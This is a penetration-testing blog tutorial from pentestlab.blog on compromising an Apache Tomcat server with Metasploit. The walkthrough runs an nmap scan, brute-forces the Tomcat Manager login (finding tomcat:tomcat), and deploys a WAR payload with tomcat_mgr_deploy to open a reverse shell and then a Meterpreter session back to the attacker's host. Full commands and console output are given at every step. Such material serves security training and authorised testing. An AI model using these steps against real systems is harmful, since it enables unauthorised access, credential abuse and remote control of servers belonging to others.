

Apache Tomcat Exploitation

pentestlab.blog/category/exploitation-techniques/page/17

March 22, 2012

In this article we will focus on the Apache Tomcat Web server and how we can discover the administrator's credentials in order to gain access to the remote system. So we are performing our internal penetration testing and we have discovered the Apache Tomcat running on a remote system on port 8180.

```
root@root:~# nmap -sV 192.168.1.1

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-03-21 20:23 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00092s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.1
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn    Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
```

Apache Tomcat Discovery

Our next step will be to open metasploit framework and to search for specific modules about the Apache Tomcat by using the command **search Tomcat**.

```
msf > search tomcat

Matching Modules
=====


| Name                                               | Disclosure Date | Rank      | Description             |
|----------------------------------------------------|-----------------|-----------|-------------------------|
| auxiliary/admin/http/tomcat_administration         |                 | normal    | Tomcat Administration T |
| auxiliary/admin/http/tomcat_utf8_traversal         |                 | normal    | Tomcat UTF-8 Directory  |
| auxiliary/dos/http/apache_tomcat_transfer_encoding | 2010-07-09      | normal    | Apache Tomcat Transfer- |
| exploit/multi/http/tomcat_mgr_deploy               | 2009-11-09      | excellent | Apache Tomcat Manager A |
| auxiliary/scanner/http/tomcat_mgr_login            |                 | normal    | Tomcat Application Mana |


```

Available Modules for Apache Tomcat

We have found an auxiliary scanner which will be the tool for our attempt to login to the Tomcat Application Manager. So we are selecting the scanner by using the command **use auxiliary/scanner/http/tomcat_mgr_login** and then we are configuring it properly as it appears on the next screenshot.

```
msf auxiliary(tomcat_mgr_login) > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > set rhosts 192.168.1.1
rhosts=> 192.168.1.1
msf auxiliary(tomcat_mgr_login) > set rport 8180
rport=> 8180
msf auxiliary(tomcat_mgr_login) > exploit
```

Configuration on the scanner

We don't have to give a path for a password list in this module because it is already configured to scan the password from a specific list of the metasploit wordlists. However if we have an appropriate wordlist, bigger than the existing one we can select our own. So we run the scanner and we are waiting to see if it will discover any valid credentials.

```
[*] 192.168.1.1:8180 TOMCAT_MGR - [12/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
failed to login as 'admin'
[*] 192.168.1.1:8180 TOMCAT_MGR - [13/50] - Trying username:'manager' with password:'manager'
[*] 192.168.1.1:8180 TOMCAT_MGR - [13/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
failed to login as 'manager'
[*] 192.168.1.1:8180 TOMCAT_MGR - [14/50] - Trying username:'role1' with password:'role1'
[*] 192.168.1.1:8180 TOMCAT_MGR - [14/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
failed to login as 'role1'
[*] 192.168.1.1:8180 TOMCAT_MGR - [15/50] - Trying username:'root' with password:'root'
[*] 192.168.1.1:8180 TOMCAT_MGR - [15/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
failed to login as 'root'
[*] 192.168.1.1:8180 TOMCAT_MGR - [16/50] - Trying username:'tomcat' with password:'tomcat'
[*] 192.168.1.1:8180 TOMCAT_MGR - [16/50] - http://192.168.1.1:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login
' tomcat' : ' tomcat'
[*] 192.168.1.1:8180 TOMCAT_MGR - [17/50] - Trying username:'both' with password:'both'
[*] 192.168.1.1:8180 TOMCAT_MGR - [17/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
```

Discovery Valid Credentials in Apache Tomcat

The scanner have discovered valid credentials under the username **tomcat** and password **tomcat**. Now it is time to select the appropriate exploit in order to gain access to the remote target through the Apache Tomcat service. The metasploit framework has a specific module which can be used to execute a payload on Apache Tomcat servers that are running the manager application.

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  /manager         no        The password for the specified username
  PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be use
d)
  Proxies    no               no        Use a proxy chain
  RHOST     yes              yes       The target address
  RPORT     80              yes       The target port
  USERNAME  no               no        The username to authenticate as
  VHOST     no               no        HTTP server virtual host
```

Apache Tomcat Exploit

We can see from the above image that there is an option for username and an option for password to authenticate with the application in order to deliver the exploit. We already have valid credentials for this server from our previous scan so we will use them. The next image is showing how we have configured the exploit.

```

msf exploit(tomcat_mgr_deploy) > set username tomcat
username => tomcat
msf exploit(tomcat_mgr_deploy) > set password tomcat
password => tomcat
msf exploit(tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf exploit(tomcat_mgr_deploy) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(tomcat_mgr_deploy) > set rhost 192.168.1.1
rhost => 192.168.1.1
msf exploit(tomcat_mgr_deploy) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf exploit(tomcat_mgr_deploy) > exploit

```

Exploit Settings

We will use the port 8180 instead of 80 because this is the port that the Apache Tomcat is running. Also as you can see it is important to set any valid credentials that you have discovered.

```

msf exploit(tomcat_mgr_deploy) > exploit
[*] Started reverse handler on 192.168.1.2:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 1675 bytes as iwplZ7j062090iSdHb.war ...
[*] Executing /iwplZ7j062090iSdHb/b804vyHd07PZLGaIcQVTb9Leo.jsp...
[*] Undeploying iwplZ7j062090iSdHb ...
[*] Command shell session 1 opened (192.168.1.2:4444 -> 192.168.1.1:33410) at 2012-03-21 16:15:43 -0400

```

Exploitation of Apache Tomcat

As you can see the exploit is uploading the payload as a .war archive and then it tries to execute the .jsp application using a PUT request. The exploit works and now we have a shell on the remote target. As an alternative option for the payload we could have used a meterpreter payload in order to execute more commands on the target instead of a simple shell.

```


msf exploit(tomcat_mgr_deploy) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(tomcat_mgr_deploy) > exploit
[*] Started reverse handler on 192.168.1.2:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 1670 bytes as Su6ZSQ6C7jhl1IUdFLe.war ...
[*] Executing /Su6ZSQ6C7jhl1IUdFLe/3EnoSIn8d5ymD9AwqwkPQZRvKu.jsp...
[*] Undeploying Su6ZSQ6C7jhl1IUdFLe ...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1249280 bytes) to 192.168.1.1
[*] Meterpreter session 3 opened (192.168.1.2:4444 -> 192.168.1.1:34570) at 2012-03-21 20:02:14 -0400

meterpreter >

```

Meterpreter Session through Apache Tomcat

Alternatively if we just want to get access to the web server we could use the valid credentials that we already know in order to login from the admin panel to Apache through our browser. The next two images are showing that:



Tomcat Login Screen



Apache Tomcat with login with valid account

Conclusion

In this article we demonstrate of how to use some specific metasploit modules of Apache Tomcat web server in order to gain a shell to the remote system. Of course the key factor here was that we have discovered a valid account. In real penetration testings it would much more difficult to identify such weak credentials as here. However the methodology is the same and with a good wordlist you can have the job done.